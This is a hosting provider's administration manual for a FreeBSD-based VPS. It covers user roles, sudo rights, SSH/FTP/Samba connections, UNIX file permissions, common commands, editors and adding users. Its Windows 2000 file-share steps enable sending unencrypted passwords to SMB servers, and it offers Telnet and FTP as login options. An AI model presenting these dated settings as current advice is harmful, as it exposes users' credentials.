| The VPS v2 administrative user<br>An Administrative User has shell access, user management, file management, and log management privileges for multiple users, but not root access to the entire filesystem. |
| The VPS v2 user<br>A user who (by default) logs in as *`username`* at `/home/username`.<br>who has one or more of the following privileges: shell, FTP, e-mail, Web. |

The VPS v2 owner has two usernames: one for the root login and the other for the Administrative User login.

As the root user you have superuser privileges in controlling all resources (files, users, processes, etc.) belonging to the VPS v2. You can log in as root using SSH, SFTP, and iManager. By default—for security reasons—you cannot use Telnet, FTP, POP or IMAP. (The Administrative User has these privileges.)

As the Administrative User, you also have membership in the FTP group. Additionally, you have shell access and membership in the POP and IMAP groups, giving you the ability to send and receive mail. You will receive mail for root.

As Administrative User, you can use the following **`sudo`** commands. See the `/usr/local/etc/sudoers` file for a complete list of commands.

**`adduser`**

**`vadduser`**

**`pw`**

**`rmuser`**

**`quota`**

**`edquota`**

**`vlistuser`**

**`vedituser`**

**`restart_apache`**

The following is an example **`sudo`** command:

```
% sudo vlistuser
```

See the **`sudo`** man page for more information.

# Administering Servers

This section includes step-by-step instructions on how to connect to your VPS v2 using SSH, Telnet, FTP, Windows File Share, and iManager. Each program usually prompts for the same type of information to connect to your VPS v2.

The following terms and definitions will help you in connecting to your VPS v2.

| Term | Definition |
|---|---|
| Domain name | Your domain name or temporary domain name. |
| Hostname | Same as the domain name. When prompted for the hostname, the domain name or IP address can be used. |
| Login name | The default login name specified in your e-mail configuration letter. |
| Username | The same as the login name. |
| IP address | The IP address assigned to your VPS v2. |
| Port | An identifying number assigned to each program running on the Internet. |

The VPS v2 uses standard ports. The following table lists port numbers.

| Service | Standard Port Number |
|---|---|
| FTP | 21 |
| SSH | 22 |
| SMTP | 25 |
| auxiliary SMTP | 587 |
| HTTP | 80 |
| POP | 110 |
| IMAP | 143 |
| HTTPS | 443 |

## SSH

Secure Shell (SSH) is a secure Telnet program that provides encrypted communications between your VPS v2 and your local computer. Connecting to your VPS v2 using an SSH client is made simple with SecureCRT (http://www.vandyke.com/products/securecrt) or F-Secure SSH™ (http://www.datafellows.com). Both SecureCRT and F-Secure SSH use port 22 on your VPS v2.

### Connecting using SecureCRT

Many SSH programs are available for both PCs and Macs. For the PC, the standard is CRT. For security, we recommend SecureCRT, developed by Van Dyke and associates. For more information about CRT and other Van Dyke programs, see http://www.vandyke.com/products/securecrt/.

To connect to the server using SecureCRT:

1. Open the SecureCRT program. The “not connected” SecureCRT window appears.
2. Click **File** and **`Quick Connect`**. The Quick Connect box appears on top of the SecureCRT window.
3. Type the domain name or IP address of your server username and then click **`Connect`**.
4. Type your password at the login: A UNIX command-line prompt appears. Depending on user privilege and shell, it will be #, $, or %.

## Telnet

Telnet is a program commonly used to remotely control UNIX servers. You enter commands in the command line, and control your VPS v2 from your home or office. Telnet comes standard with Windows operating systems.

While you use Telnet, you are in a “shell” environment (command line interface) using UNIX commands. More information on UNIX commands is covered later in this chapter.

**Note:** Telnet does not encrypt data; it is not secure. SSH is strongly recommended. Telnet is configured to not allow root to connect.

## FTP

The FTP (File Transfer Protocol) copies files between your VPS v2 and your local computer. Although it is readily available in the command line interface (See Command Line FTP in this section), many people prefer to use ftp in a graphical interface.

To connect to the FTP server of your VPS v2 using an FTP graphical interface, you will need an FTP client installed on your local computer. Open a browser and type ftp clients in your search engine, then download a program you like. We recommend WS_FTP or CuteFTP.

The typical graphical ftp program displays two columns. The left column displays directories and files on your local computer. The right column displays directories and files on the remote server. Transfer all HTML documents and CGI scripts in ASCII mode. Transfer graphics in binary format

## Using WS_FTP

These directions will help you use WS_FTP, an easy-to-use FTP client found at http://www.ipswitch.com/products/ws_ftp/.

1. Open your WS_FTP program, and at the main WS_FTP screen, click **Connect**. The session Properties window appears.
2. For the Profile Name, type your_company.com (domain name).
3. For Host Name/Address, type your_company.com (domain name) or temporary domain name if your domain name has not yet been registered.
4. For User ID, type your username.
5. For Password, type your password.
6. Click **OK**.
7. Select the files or directories displayed on your local computer (the left side). Choose more than one by holding down the shift key while you select.
8. To add them to your VPS v2 (the right side), click the arrow button.

The directory that stores primary domain Web files is `/usr/local/apache/htdocs`, or `/www/htdocs`. Other Web files for virtual hosts (subhosts) are in: `/home/username/www/subhostdomain.name`

**Note:** WS_FTP provides an "Auto" button that allows WS_FTP to automatically determine in which mode to transfer files. The "Auto" button may not always work, so if you experience problems, you should manually set the mode. Transfer all HTML documents and CGI scripts in ASCII mode. Transfer graphics in binary format.

## Command line FTP

The Windows operating system ships with a command-line FTP program. The following table lists the most commonly used FTP commands.

| FTP Command | Description |
|---|---|
| **`ascii`** | Set the file transfer type to network ASCII. |
| **`binary`** | Set the file transfer type to support binary files. |
| **`bye`** or **`quit`** | Terminate the FTP remote session and exit FTP. An end of file also terminates the session. |
| **`cd`** ***`remote-directory`*** | Change the working directory on the remote computer to remote-directory. |
| **`delete`** ***`remote-file`*** | Delete the file remote-file on the remote computer. |
| **`dir`** or **`ls`** ***`remote-dir`*** | Print a directory contents list in the directory, remote-directory. If no remote directory is specified, a list of the current working directory on the remote computer is displayed. |

| | |
|---|---|
| **get** ***remote-file local-file*** | Retrieve the remote-file and store it on the local computer. If the local file name is not specified, it is given the same name it has on the remote computer. |
| **help** ***command*** | Print an informative message about the meaning of command. If no argument is given, FTP prints a list of the known commands. |
| **lcd** ***local-directory*** | Change the working directory on the local computer. If no directory is specified, the working directory is changed to the user's local home directory. |
| **mdelete** ***remote-files*** | Delete the remote-file on the remote computer. |
| **mget** ***remote-files*** | Expand the remote-files on the remote computer and do a get for each file name thus produced. |
| **mkdir** ***remote-directory*** | Make a directory on the remote computer. |
| **mput** ***local-files*** | List of local files given as arguments and do a put for each file in the resulting list. |
| **prompt** | Toggle interactive prompting. Interactive prompting occurs during multiple file transfers to allow the user to selectively retrieve or store files. If prompting is turned off (default is on), any mget or mput transferred all files, and any mdelete deleted all files. |
| **put** ***local-file remote-file*** | Store a local file on the remote computer. If remote-file is left unspecified, the local file name is used. |
| **rename** ***from to*** | Rename the file on the remote computer to the file on local computer. |
| **rmdir** ***directory-name*** | Delete a directory on the remote computer. |

## Using Command-Line FTP

This is a sample ftp session.

1. From your Windows taskbar, click **Start**, **Run**.
2. Type **ftp** *your_company.com* (your domain.), and click **OK**.
3. Type your login and password when prompted.
4. The following is a sample FTP session:

```
cd /www/htdocs (primary domain only)
```

or

```
cd /www/subhostdomain.name (subhost)
```

```
ascii
lcd c:\upload
put index.html
bin
put logo.gif
quit
```

# Windows File Share

Windows® File Sharing is a nice interface for maintaining your Web site. Using it requires that you install the Samba server on your VPS v2.

## Installing the Samba Server

To install Samba:

1. Connect to your VPS v2 using SSH and type:

   ```
   # vinstall samba
   ```

2. Answer the questions in the script that appears.

   ```
   installing samba
   Do you want to use SWAT to configure Samba? y
   Generating a SSL keyfile for stunnel protection of
   the
   SWAT configuration interface. You will be prompted
   for
   information to be embeded in the key.
   Using configuration from
   /usr/local/etc/stunnel/stunnel.cnf
   Generating a 1024 bit RSA private key
   ++++++++++++
   writing new private key to
   '/usr/local/etc/stunnel/stunnel.pem'
   You are about to be asked to enter information that
   will be incorporated into your certificate request.
   What you are about to enter is what is called a
   Distinguished Name or a DN. There are quite a few
   fields but you can leave some blank. For some fields
   there will be a default value. If you enter '.', the
   field will be left blank.
   Country Name (2 letter code) [PL]:US
   State or Province Name (full name) [Some-State]:ID
   Locality Name (eg, city) []:Silver City
   Organization Name (eg, company) [Stunnel Developers
   Ltd]:XYZ
   ```

```
Organizational Unit Name (eg, section) []:Product
Development

Common Name (FQDN of your server) [localhost]:

To customize the settings samba is using, you can
access the SWAT configuration

interface at:
https://v2test16.tempdomainname.com:901/

Samba is installed and running.

An account will be denied the ability to login via
samba until smbpasswd is run for that user. To find
out more please run man smbpasswd.

vinstall done
```

3. Type **logout**.
4. Reconnect to your VPS v2 to refresh the executable paths.
5. Type **`smbpasswd`** to create a password. Type the password twice.

```
When run by root, use:

smbpasswd [ options ]  [ username ]  [ password ]

otherwise:   smbpasswd [ options ]  [ password ]
```

The "password changed" message appears.

## Setting up Windows File Share for Windows 2000

Using Windows File Share, you can map a drive on your local computer to your VPS v2. After you map the drive, you can copy and paste files to and from your VPS v2 in a drag-and-drop fashion. To use Windows File Share, ensure that the clients for Microsoft Networks and the TCP/IP protocol stack are installed.

1. From your Windows taskbar, click **Start**, **Run**, and **Control Panel**.
2. Double-click **Administrative Tools**, **Local Security Policy**.
3. Double-click **Local Policies**, **Security Options** on the right panel.
4. Double-click on **Send unencrypted password to connect to third-party SMB servers**.
5. Click **Enable**, **OK**.
6. Close the Local Security Settings window.
7. Edit the `lmhosts.sam` file located in the `C:\WINNT\system32\drivers\etc` directory with Notepad.
8. Add the following line to the file:

   *`xxx.xxx.xxx.xxx`* *`your_company.com`*

   Replace *`xxx.xxx.xxx.xxx`* with your IP address and *`your_company.com`* with your domain name.
9. Save and close the `lmhosts.sam` file.

10. Double-click **My Computer**.
11. Click **Tools**, **Map Network Drive**.
12. Choose an empty drive letter from the drive text box.
13. Type the following in the folder text box:

    ```
    \\your_company.com\login
    ```

14. Click **Different user name**.
15. Type your login name and password, and click **OK**.
16. Click **Finish**. A new drive should appear in My Computer with the letter chosen earlier.

**Note:** Later releases of Microsoft Windows OSs may require additional steps.

# iManager

If you are thinking that virtual server administration is too complicated, consider using iManager. iManager is a Graphical User Interface (GUI) that runs in a Web browser. It uses simple, point-and-click utilities to manage users and files. iManager is described on page 67.

## Installing iManager

If you ordered your VPS v2 with iManager already installed, just go directly to Connecting to iManager.

1. Connect to your VPS v2 using SSH and type

   ```
   % vinstall imanager2
   ```

2. Type **y** and press **Enter** to accept the default file location, `/www/htdocs`.

## Connecting to iManager

To connect to iManager:

1. Open a browser and go to: http://*your_company.com*/imanager/ (Replace *your_company.com* with your own domain.)
2. When the iManager login window appears, type your username and password.

# The UNIX File System

Now that you can connect to your VPS v2, you need to understand what you are seeing. Since the VPS v2 is virtually your own UNIX machine, an understanding of the UNIX file system and UNIX commands is necessary

In UNIX, a “file” is a unit of storage that ranges in size from very small to very large. A list, a report, a book, a program, and a directory are all “files.” Directories are files that contain other files and perhaps other directories.

UNIX root is the top-level directory, indicated by the first forward slash “`/`”. `/home` appears as a subdirectory of “`/`”, and username is a subdirectory of home. If your login name is Bob, then “bob” would appear in the place of username, and the path would look like this: `/home/bob`. Each "`/`" after the root directory is just a separator indicating another directory level.

To change to a directory, type cd (change directory) in the command line. You can cd to a directory by typing the absolute path, meaning that the entire path starting from root is typed out, such as /home/bob, or you can specify a relative path.

```
% cd tmp
```

The cd command uses a relative path to change to a subdirectory of the current directory. It is easy to master after little practice. The chart below shows what happens when you type cd alone or with various arguments. Try a few of these cd examples and then type **`pwd`** (Print Working Directory) to see which directory you are currently in.

## Navigating the File System

The following table lists commonly used UNIX commands, for moving around in the file system.

| Command | Example | Function |
|---|---|---|
| **`ls`** | **`ls`**<br>**`ls -l`**<br><br>**`ls –al`**<br>**`ls .`**<br>**`ls /usr`** | list files in the current directory<br>list files in the current directory in a long listing<br>list all files including files beginning with a "`.`"<br>list files in the `/usr` directory |
| **`pwd`** | **`pwd`** | print working directory - check the current directory |
| **`cd`** | **`cd`** | change to your home directory |
| | **`cd /home`** | change directory to `/home` |
| | **`cd bob`** | change directory to `bob` |
| | **`cd ..`** | change up one directory (`..` represents parent dir) |

| | | |
|---|---|---|
| | **cd ../logs** | change up one directory and down to the `logs` directory |
| **mkdir** | **mkdir tmp** | make directory `tmp` under the present directory |
| **rmdir** | **rmdir tmp** | remove directory `tmp` |
| **rm** | **rm test** | remove the file `test` |
| | **rm -f test** | remove the file `test` without prompting |
| | **rm -rf tmp** | remove the directory tmp and all subdirectories and files in tmp without prompting (be very careful with this) |
| **cp** | **cp test test.new** | copy the file `test` to `test.new` |

Use these filesystem symbols as navigation shortcuts.

| Symbol | Definition |
|---|---|
| `.` | Current directory |
| `..` | Parent directory |
| `/` | When used by itself or at the beginning of a path it represents the UNIX Root directory. When used within a path it is a separator. |

# Directories and Files

These are the main directories of your system. You will be working mostly in `/home`, `/usr`, and `/etc`.

| Directory | Description |
|---|---|
| `/bin` | User utilities fundamental to both single-user and multi-user environments. |
| `/dev` | Contains device nodes |
| `/etc`<br><br><br>`/etc/defaults`<br>`/etc/mail`<br><br><br>`/etc/periodic` | Contains servers configuration files such as `hosts`, `mail`, `inetd.conf`, `master.passwd`, `resolv.conf`<br>Default system configuration files.<br>Configuration files for mail transport agents such as sendmail and includes `aliases`, `virtusertable`, and `access` files.<br>Scripts that run daily, weekly, and monthly, via `cron`. |
| `/ftp`<br>`/ftp/pub/`*`username`*<br>`/ftp/pub/incoming` | Anonymous ftp directory.<br>FTP-only user directories belong here.<br>Suggested anonymous up loadable directory |
| `/home`<br>`/home/username`<br>`/home/username/www/` | Contains users' home directories.<br>E-mail users belong here.<br>E-mail and Web users belong here. |
| `/tmp` | Temporary files that sometimes are periodically deleted. |

| | |
|---|---|
| /usr<br><br>/usr/local | This directory contains the following subdirectories:<br>Contains directories like apache, man and frontpage. Contains additional server programs |
| /usr/local/apache<br><br>/usr/local/apache/htdocs<br><br><br>/usr/local/apache/cgi-bin<br><br>/usr/local/apache/conf<br><br>/usr/local/apache/logs | The virtual httpsd server's root directory that contains the following subdirectories:.<br>The Web (html) files for the primary domain. (Web files for subhosts belong in /home/*username*/www/*/subhostdomain.name*)<br>CGI and scripts directory<br><br>HTTPSD servers configuration files<br><br>HTTPSD servers log files |
| /var | Dynamic data files such as mail files and log files; also contains cron, tmp, spool |
| /var/spool/mqueue | Contains mail messages waiting for delivery |
| /var/log/messages | Contains miscellaneous log |
| /var/log/maillog | Contains logs of E-mail activity |
| /www | Symbolic link to /usr/local/apache |
| /backup | Contains an on disk copy of the account file system from the previous night (read-only) |
| /compat | Linux compatibility files |
| /root | Root home directory |
| /ports | Collection of third party applications (read-only) |
| /proc | System processes |
| /sbin | System programs and administration utilities fundamental to both single-user and multi-user environments. |
| /skel | Default "skeleton" files (core system binaries) for a new, clean server. (read-only) |

## UNIX Filenames

When naming your own files, it is important that you do not use spaces in the filenames. Use the underscore character "_" in place of spaces.

# File Ownership and Permissions

Controlling access to directories and files on your server takes place at the virtual "root" level.

Connect to your VPS v2, cd to any directory, and type **`ls -l`**. A list of directories and files appears.

```
drwx------       2   root     wheel      512 Dec 23
16:39    heimdal
drwxr-xr-x     2   root     wheel     1024 Jan 22
03:07     log
drwxrwxr-x    2  root      wheel      512 Jan 22
03:07     mail
drwxr-xr-x     2   root     wheel       512 Dec 24
03:01    msgs
drwxr-xr-x     2   root     wheel       512 Dec 23
16:39    preserve
drwxr-xr-x     5   root     wheel       512 Jan 21
18:53     run
drwxr-xr-x     7   root     wheel       512 Dec 23
16:39    spool
drwxr-x---      3   root     wheel       512 Dec 23
16:39   state
drwxrwxrwx  3   root     wheel      512 Jan  3 22:59
tmp
drwxr-xr-x     2   root     wheel       512 Dec 23
16:39    yp
```

Reading from the left, the line gives the following information in the table.

| Column | Definition |
|---|---|
| `drwx-xr-x` | 10-character access mode that defines file type and access permissions. d = directory. – = file<br>wxr = permissions for the owner<br>-xr = permissions for the group<br>-x = permissions for all others (world) |
| Number of links | A file or directory can be a link to other files. |
| Owner name (i.e., root) | Login name of the owner. |
| Group name (i.e., wheel) | Group ID to which the file belongs. |
| Size | In bytes. |
| Date and time | Time stamp of last modification. |
| Name | The name of the file or directory. |

## The File Mode Explained

The file mode (access mode) is a 10-character label that identifies the type of file and the permissions for the owner, group, and others (world). The first character identifies the type of file. The following characters are often found as the first characters.

| Character | Description |
|---|---|
| - | normal file |
| d | directory |
| l | link to another file or directory (link is shown in the last column) |

The next nine characters of the file mode block are separated in three groups of three characters: permissions for the owner, group, and world. The following table summarizes these three blocks of the file mode.

| Character | Permission | Numerical Value |
|---|---|---|
| - | not assigned | |
| r | read | 4 |
| w | write | 2 |
| x | execute | 1 |

## Changing the File Mode

To change the file mode:

1. Connect to your VPS v2 using SSH and type

   ```
   %cd /home.
   ```

2. Create a directory called test, and a new file called `test1`.

   ```
   %mkdir test
   %vi test1 (Use your preferred text editor.)
   ```

   A numeric value is used when you change the mode using **`chmod`** (change mode). A sample file called `test1` with a file mode of -rwxr-x--- has a value of 750. If you change the mode to 755:

   ```
   % chmod 755 test1
   ```

   the number 755 changes the test1 file mode to read, write, execute for the owner; read and execute for the group and other. The file mode is now:

   ```
   -rwxr-xr-x
   ```

   A sample follows

   ```
   %cd /home/bob/test# chmod 755 test1
   %ls -l
   total 1
   -rwxr-xr-x  1 root  bob  68 Jan 15 22:44 test1
   ```

   See the **`chmod`** man page for more information.

# UNIX Commands

The following table lists commonly used UNIX commands. Additional commands are listed on page 166.

| Command | Example | Definition |
|---|---|---|
| **cd** | **cd** | Change to your home directory. |
| | **cd** /www | Change to directory /usr/local/apache |
| | **cd ..** | Move up a directory. |
| **chmod** | **chmod 755 test** | Change the permissions of the file test to be rwxr-xr-x. |
| **cp** | **cp test test.new** | Copy the file test to test.new. |
| **grep** | **grep test *.html** | Search for the word test in the html files. |
| **kill** | **kill 2267** | Kills a process (the **ps** or **top** command will show you the process id). |
| **ls** | **ls –al**<br>**ls –lv** or **-lav**<br><br>**ll** | List all files.<br>List files owned by the current virtual kernel user<br>Alias setup to do a **ls –l** |
| **mkdir** | **mkdir test** | Make a directory called test. |
| **more** | **ll \| more** | Used to display the directory listing one screen at a time |
| | **more README** | Display the README file one screen at a time. |
| **mv** | **mv test test.new** | Move the file test to test.new. |
| **ps** | **ps -ax \| grep proftpd** | Lists all of the aftpd processes. |
| | **ps -ax \| more** | Lists all of the VPS v2's processes. |
| **quota** | **quota** | Shows the VPS v2's quota usage the current user. |
| **rm** | **rm test.new** | Remove the file test.new. |
| | **rm -rf billdir** | Remove the directory billdir. Use caution. There is no "undo" command in UNIX. |
| **sinfo** | **sinfo** | Shows the VPS v2's hostname, ip, login, and host server |
| **uptime** | **uptime** | Shows how long the server has been up and current load information |

| Command | Example | Definition |
|---|---|---|
| **tail** | **tail -f message** | Watch information being added to a file. Watch the logs as they are being added to. Executed from the directory where message exists (/var/log/). |
| **tar** | **tar -cvf abc.tar abcdir** | Create a tar (tape archive) file called abc.tar and include the abcdir directory |
| | **tar -xvf abc.tar** | Extract all of the abc.tar files into your current directory |
| **top** | **top** | Show the top processes and load average on your VPS v2 |
| **traceroute** | **/usr/sbin/traceroute *domainname*** | Trace the route to a domain or IP number. Useful for troubleshooting slow connections. |
| **du** | **du** | Shows the disk usage by directory |
| **vadduser** | **vadduser** | Add a virtual user |
| **vrmuser** | **vrmuser** | Remove a virtual user |
| **vlistuser** | **vlistuser** | List the users on your server |
| **vpasswd** | **vpasswd username** | Change or set password. |
| **whereis** | **whereis [command]** | Checks the standard binary, manual page, and source directories for the specified programs, printing out the paths of any it finds. |
| **which** | **which [command]** | Takes a list of command names and searches the path for each executable file that would be run, had these commands actually been Invoked. |

# Editing Files Online

Downloading files, editing, then uploading the files is not the fastest way to make simple changes. The experienced VPS v2 administrative user uses an online editor to make changes to files while in an SSH or Telnet session. Below are a couple of the online editors available.

## Using Pico

**Pico** is an easy-to-use text editor that enables you to edit any kind of text file.

1. Connect to your VPS v2 using SSH.
2. cd to the directory you want to work in, and type

   ```
   % pico -w filename
   ```

   where filename is the name of your new file or an existing file.

**Note:** The **-w** option prevents line wrap, which can cause some configuration files not to function properly. You should use the **-w** option to be safe.

3. Find the **Pico** commands listed at the bottom of the screen. Some of the help commands are:

   ```
   ^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Pg
   ^K Cut Text   ^C Cur Pos    ^X Exit       ^J Justify
   ^W Where is   ^V Next Pg    ^U UnCut Text ^T To Spell
   ```

   Move the cursor using the arrow keys, then press **Enter** to delete text in the file you are editing.

## Using vi

The **vi** program is a widely used UNIX editor, somewhat difficult to get used to at first, but a powerful tool. Here are a few things to know about **vi**:

- **vi** commands are case-sensitive. Uppercase and lowercase keystrokes do different things.
- **vi** commands do not display on the screen when you type them.
- **vi** commands generally do not require an <Enter> after the command.
- **vi** is in “command” mode when the keyboard keys are issuing commands, but when you are actually typing text in a file, vi is in “insert” mode.
- If you are stuck, press the **ESC** key until you can type :**q!** to quit.

1. Connect to your VPS v2 using SSH.
2. cd to the directory you want to work in, and type

   ```
   % vi filename
   ```

   where filename is the name of your new file.

The following table lists commonly used **vi** commands:

| Command | Effect |
|---|---|
| **vi *filename*** | open a file in the **vi** editor |
| **j** | Move down a line |
| **k** | Move up a line |
| **l** | Move right |
| **h** | Move left |
| **i** | Insert text at the cursor – changes to the edit mode use ESC to exit the edit mode |
| **a** | Append text after the cursor |
| **o** | Open a blank line below the cursor |
| **ESC** | Exit the edit mode |
| **SHFT g** | Move to the bottom of the file |
| **<ctrl>-g** | Report what line the cursor is line |
| **:1,10d** | Delete lines 1-10 |
| **x** | Delete the character the cursor is on |
| **dd** | Delete the line the cursor is on |
| **/test** | Search for test |
| **:1** | move to line one |
| **:q** | Quit **vi** |
| **:q!** | Quit **vi** without saving changes |
| **:wq** | Save file and quit **vi** |
| **:%s/test/foo/g** | Search for test and replace it with **foo** throughout the file. |

## Using emacs

Second only in popularity (to **vi**), **emacs** is known for its large feature set, its ability to be customized.

1. Connect to your VPS v2 using SSH.
2. Type **emacs**. A new window opens with Emacs running.
3. Press **Ctrl-h** then t to initiate the interactive Emacs tutorial. A file called TUTORIAL presents the basic steps required for editing files in **emacs**.

For more information about UNIX and text editing tutorials, go to:

http://www.gsp.com/support/

# Chapter 2 - Users

The various users of your VPS v2 are:

- The root user
- The Administrative User
- The virtual user
- The system user

This chapter is divided into the following sections:

- Users, Privileges, and Switching Users
- Creating New Users
- Modifying Existing Users
- Disabling Existing Users
- Removing Existing Users
- Groups
- Quotas

All instructions in this chapter are given as if you have connected to your VPS v2 using SSH, and are at the command prompt. After typing any UNIX command, press the **Enter** key.

# at the command prompt indicates a root user. % or $ at the command prompt indicates a non-root user.

If you prefer to work in a graphical interface, you can add users using iManager. See “Adding Users” on page 74 for more information.

# Users, Privileges, and Switching Users

Understanding the hierarchy of users and their privileges on the VPS v2 can help you make decisions regarding privileges and permissions for users and groups.

By default, you have two login identities: a root login and password, and an Administrative User login and password. Using these, you can then create additional user accounts for customers (virtual users) who want to use your services.

System users are the programs that do all the work, such as www, sshd, and man.

## Root User

As the root user you have "superuser" privileges in controlling all resources (files, users, processes, etc.) belonging to the VPS v2. You can log in as root using SSH, SFTP, and iManager. By default—for security reasons—you cannot use Telnet, FTP, POP or IMAP. (The Administrative User has these privileges.)

You should do as little as possible, as the root user. As you can control all resources, so can you also do some dangerous things, such as unknowingly "touching" or changing many files. If that happens, unused disk space shrinks very rapidly.

## Administrative User

As the Administrative User, you can conduct user and Web management for multiple virtual users. Your membership in the "wheel" group enables you to **su** to root (if you know root's password) to install applications and perform additional administrative tasks.

You also have membership in the FTP group, shell access, and membership in the POP and IMAP groups. You will receive mail for root. You can also use the following **sudo** commands, see the `/usr/local/etc/sudoers` file for a complete list of commands.

**adduser**
**vadduser**
**pw**
**rmuser**
**quota**
**edquota**
**vlistuser**
**vedituser**
**restart_apache**

See the **sudo** man page for more information.

# Virtual User

A virtual user, more often simply called a user, is any user that is created by root user or the Administrative User and has shell, FTP, e-mail, and/or Web privileges. See “Creating New User Accounts” on page 50 for more information.

# System User

A system user is any operating system “user” running programs on your server. Users appear alphabetical, when you use the **`vlistuser -a`** command.

```
--------  ------------------------------ ------------------------ ------------
bin       Binaries Commands and Source   /                        0/0k
bind      Bind Sandbox                   /                        0/0k
cyrus     the cyrus mail server          /nonexistent             0/0k
daemon    Owner of many system processes /root                    0/0k
dilbert   dilbert                        /home/dilbert            7/8192k
druid     druid                          /home/druid              7/9216k
flopsy    flopsy                         /home/flopsy             7/8192k
ftp       Anonymous FTP User             /ftp                     0/0k
games     Games pseudo-user              /usr/games               0/0k
grog      grog                           /home/grog               7/6144k
kmem      KMem Sandbox                   /                        0/0k
magb      magb                           /home/magb               7/5120k
mailnull  Sendmail Default User          /var/spool/mqueue        0/0k
man       Mister Man Pages               /usr/share/man           0/0k
mcgregor  mcgregor                       /home/mcgregor           7/10240k
mopsy     mopsy                          /home/mopsy              7/4096k
myst      myst                           /home/myst               5/5120k
news      News Subsystem                 /                        0/0k
nobody    Unprivileged user              /nonexistent             1188/0k
operator  System &                       /                        0/0k
pop       Post Office Owner              /nonexistent             0/0k
root      Charlie &                      /root                    1714/0k
smmsp     Sendmail Submission User       /var/spool/clientmqueue  140/0k
sshd      Secure Shell Daemon            /var/empty               0/0k
toor      Bourne-again Superuser         /root                    1714/0k
tty       Tty Sandbox                    /                        0/0k
v2test16  Administrative User            /home/v2test16           8/0k
webadmin  Web Admin                      /usr/local/apache        43/0k
www       World Wide Web Owner           /nonexistent             2317/0k
-------------------------------------------------------------------------------
                                                    Totals: 7178/56320k

v2test16 ~# 
```

**Note:** Use care when managing your users; removing system users could make your server inoperable.

# Switching Users

Although you should use the Administrative User identity to do most of your work, there are times (for installations and editing certain files, such as `/usr/local/etc/sudoers`) when you need to work as the root user.

The **su** and **sudo** commands

Just exactly what is meant by **su** is a subject for debate. A search for **su** displays such definitions as “switch user,” “substitute user identity,” and “become superuser.” The main idea is present in them all: switching users.

## Using su

As the Administrative User, you can become root in these ways:

```
% su root
% root's password
```

switches to Administrative User but retains the shell settings of root.

```
% su – root
% root's password
```

A hyphen in the command resets the shell settings (by reading the `.rc` file) to those of root.

## Using sudo

As the Administrative User, you can use the **sudo** command to do the following:

**adduser**
**vadduser**
**pw**
**rmuser**
**quota**
**edquota**
**vlistuser**
**vedituser**
**restart_apache**

See the **sudo** man page for more information.

The following example shows the Administrative User using the **`vedituser`** command:

```
# sudo vedituser
```

You can access a list of commands by typing **`sudo –l`**. The Administrative User by default, does not need a password to use the **`sudo`** command.

Remember, only the root user can edit the `/usr/local/etc/sudoers` file.

As the root user, you can become another user in two ways, as shown in the following examples:

```
# su joe
```

switches to user, Joe, but retains the shell settings of the previous user, root.

```
# su – joe
```

resets the shell settings to those of user, Joe. The **`pwd`** command displays Joe's home directory.

```
gluttony /root> su - joe
gluttony ~> whoami
joe
gluttony ~> pwd
/home/joe
```

If ever you have an "identity crisis" from changing users too many times, type **`whoami`**.

# Creating New User Accounts

The most common aspect of managing users on a FreeBSD system is adding new users to your system. The VPS v2 has three programs for adding users to the account **vadduser**, **adduser** and **pw**.

## vadduser

**vadduser** works as a "wizard" (simple, step-by-step questions you answer). **vadduser** creates passwd/group entries, creates the user home directory, and all necessary files. When using **vadduser**, press **Enter** to accept the defaults. The [default entries] will be surrounded by square brackets, for example [bob].

To use **vadduser**, type the following from the UNIX shell:

```
# vadduser
```

You will need to provide the following information to create a user:

- Username
- Password (twice)
- User's full name
- User's home directory
- Account services, including ftp, web, e-mail, shell
- Account quota (See Quotas on page 64 at the end of this chapter.)

The following is an example **vadduser** program:

```
# vadduser
Please supply answers to the series of questions
below.  When a `default answer' is available, it will
follow the question in square brackets.  For example,
the question:

        What is your favorite color? [blue]:

has the default answer 'blue'.  Accept the default
(without any extra typing!) by pressing the <Enter>
key -- or type your answer and then press <Enter>.

Use the <Backspace> key to erase and aid correction
of any mistyped answers -- before you press <Enter>.
Generally, once you press

<Enter> you move onto the next question.

Once you've proceeded through all the questions, you
will be given the option of modifying your choices
before any files are updated.

Hit ^C (Ctrl-C) at any time to quit without making
changes.

Press <Enter> to continue:
```

```
(1) User Name

E-mail/FTP usernames consist of up to 16 alphanumeric
characters, underscores and hyphens, but may not
begin with a hyphen. Uppercase letters are
discouraged in usernames.

E-mail/FTP Username: bob


(2) Password

Now, enter a password for this E-mail/FTP account.
For security reasons you may want to use a password
that is longer than 6 characters and that has at
least one non alphabetic character.  The password
will *not* be echoed to the screen and you will be
required to type it twice.

E-mail/FTP Password:

Retype new password:


(3) User's Full Name

Now, enter the full name for this E-mail/FTP account.

Full Name: Bob


(4) Account Home Directory

Where would you like to put the home directory for
this account?

   Enter "1" for an e-mail account home directory:
   /home/bob

   Or enter in any custom path.

Select a number above or enter a path [1]:


(5) Services

Please select the services that this account will be
using:

   ftp      FTP services

   mail     Email services

   shell    shell login

Enter the service name (e.g., "ftp", "mail", etc.) to
toggle that service for the account. Hit <return>
when you are done selecting/deselecting services for
this user.

Select/deselect services [e-mail ftp shell web]:

Select a shell from the following list:

    bash

    csh
```

```
    ksh
    ksh93
    sh
    tcsh
    zsh
Enter a shell: [tcsh]:
You will need to run 'vaddhost' to add websites for
this user.
'vaddhost' will create the proper directory hierarchy
and add the correct <VirtualHost ...> entry in your
Apache configuration file.


(6) Quotas
Enter filesystem quotas for this user. The quota
should be an integer
(no decimal fractions) in megabytes (e.g., 5 = 5
megabytes). Enter 0 for no quota.
Quota (in megabytes): 25
Account setup complete.
```

# adduser

**adduser** is the default FreeBSD way of adding users. **adduser** creates passwd/group entries, the home directory, and dot files and even sends the new user a welcome message.

**adduser** works as a "wizard" (simple, step-by-step questions you answer) but requires you to provide more information than **vadduser**. You can provide options to **adduser** to simplify the wizard interface even further.

Provide the following information to create a user:

- Username
- Full name
- Shell
- User's home directory
- Login class
- Login group (If left blank it will be the username.)
- Other groups
- Password (twice)

To use **adduser**, type the following:

```
# adduser -s -q
```

```
Note: Use option -verbose if you want to see more
warnings and questions or try to repair bugs.

The following is an example adduser program:

Enter username [^[a-z0-9_][a-z0-9_-]*$]:

Enter full name []:  Schmoe, Jr.

Enter shell bash csh date ksh ksh93 no sh tcsh zsh
[sh]: bash

Enter home directory (full path) [/home/]:

Uid [1000]:

Enter login class: default []:

Login group  []:

Login group is ``''. Invite  into other groups: guest
no

[no]:

Enter password []:

Enter password again []:


Name: joe

Password: ****

Fullname:  Schmoe, Jr.

Uid:      1000

Gid:      1000 ()

Class:

Groups:

HOME:     /home/

